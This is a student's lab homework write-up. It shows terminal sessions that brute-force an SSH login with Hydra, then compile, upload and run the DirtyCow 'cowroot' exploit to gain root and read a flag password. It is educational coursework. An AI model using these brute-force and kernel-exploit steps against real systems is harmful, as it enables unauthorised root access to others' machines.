
Name: Akshat Mehta
UID: 119229194

Homework 5

We know that this assignment is about privilege escalation, so we will try to find some non privileged users and try to get root privileges from there.

Looking at the hint, there seems to be a user called “hw5” with an easy password




*Picture 1 - details of the “hint”*

We can try to bruteforce the password for hw5 user.

```
root@kali:~# hydra -l hw5 -P /usr/share/wordlists/rockyou.txt -v 192.168.150.135 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-13 17:38:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~
[DATA] attacking ssh://192.168.150.135:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hw5@192.168.150.135:22
[INFO] Successful, password authentication is supported by ssh://192.168.150.135:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 7 because of too many errors
[22][ssh] host: 192.168.150.135   login: hw5   password: password
[STATUS] attack finished for 192.168.150.135 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-13 17:39:12
root@kali:~#
```

*Picture 2 - Bruteforcing password for “hw5” user through hydra*

We can now ssh into the hw5 user and work our way from there.

```
root@kali:~# ssh hw5@192.168.150.135
hw5@192.168.150.135's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Nov 13 18:05:45 2023 from 192.168.150.136
hw5@ubuntu:~$ ls
cowroot  cowroot.c  hint.txt
hw5@ubuntu:~$ cat hint.txt
You'll need to get root privileges somehow and then look around
root's home directory for a password.

hw5@ubuntu:~$
```

*Picture 3 - ssh into hw5*

Now we know that the server is running ubuntu 14.04, hence we can use the dirtycow exploit to escalate our privileges. But unfortunately, the server won't let us compile the exploit on the server, so we will compile it locally and upload the executable on the server

```
root@kali:~# gcc cowroot.c -o cowroot -pthread -static
cowroot.c: In function ‘procselfmemThread’:
cowroot.c:98:17: warning: passing argument 2 of ‘lseek’ makes integer from pointer without a cast [-Wint-conversion]
   98 |         lseek(f,map,SEEK_SET);
      |                 ^~~
      |                 |
      |                 void *
In file included from cowroot.c:27:
/usr/include/unistd.h:339:41: note: expected ‘__off_t’ {aka ‘long int’} but argument is of type ‘void *’
  339 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
      |                                 ~~~~~~~~^~~~~~~~
cowroot.c: In function ‘main’:
cowroot.c:135:5: warning: implicit declaration of function ‘asprintf’; did you mean ‘vsprintf’? [-Wimplicit-function-dec
  135 |     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
      |     ^~~~~~~~
      |     vsprintf
cowroot.c:139:5: warning: implicit declaration of function ‘fstat’ [-Wimplicit-function-declaration]
  139 |     fstat(f,&st);
      |     ^~~~~
root@kali:~# ls
cat          Downloads                       midterm_ssh.txt  star-wars.jpg
cowroot      embedded-browser-no-sandbox.json  Music            Templates
cowroot.c    FileUpload.php                  mysecret.zip     unshadow.txt
Desktop      hydra.restore                   Pictures         Videos
Documents    midterm_ssh                     Public           Zydra.py
root@kali:~#
```

*Picture 4 - compiling the dirtycow exploit locally*

```
root@kali:~# sftp hw5@192.168.150.135
hw5@192.168.150.135's password:
Permission denied, please try again.
hw5@192.168.150.135's password:
Connected to 192.168.150.135.
sftp> put /root/cow
cowroot    cowroot.c
sftp> put /root/cowroot
Uploading /root/cowroot to /home/hw5/cowroot
cowroot                                       100%   17KB   8.0MB/s   00:00
sftp> put /root/cow
cowroot    cowroot.c
sftp> put /root/cowroot
Uploading /root/cowroot to /home/hw5/cowroot
cowroot                                       100%  852KB  82.1MB/s   00:00
sftp>
```

*Picture 6 - uploading the executable exploit on the server*


Now we can run the exploit on the server and get root privileges

```
root@kali:~# ssh hw5@192.168.150.135
hw5@192.168.150.135's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Nov 13 18:05:45 2023 from 192.168.150.136
hw5@ubuntu:~$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@ubuntu:/home/hw5# cd ..
root@ubuntu:/home# cd ..
root@ubuntu:/# ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
root@ubuntu:/# cd root
root@ubuntu:/root# ls
password.txt
root@ubuntu:/root# cat password.txt
The password you need to enter is:

#P01s0n#g4s#inj3ct0r!#

root@ubuntu:/root#
```

*Picture 7 - executing the uploaded exploit to get root privileges*

After getting root privileges, we can look for the password in the root directory, and we find the password to be “#P01s0n#g4s#inj3t0r!#”.

After this we copy paste the password on the webpage of the server and get the flag:




*Picture 8 - Flag*

We finally got the flag.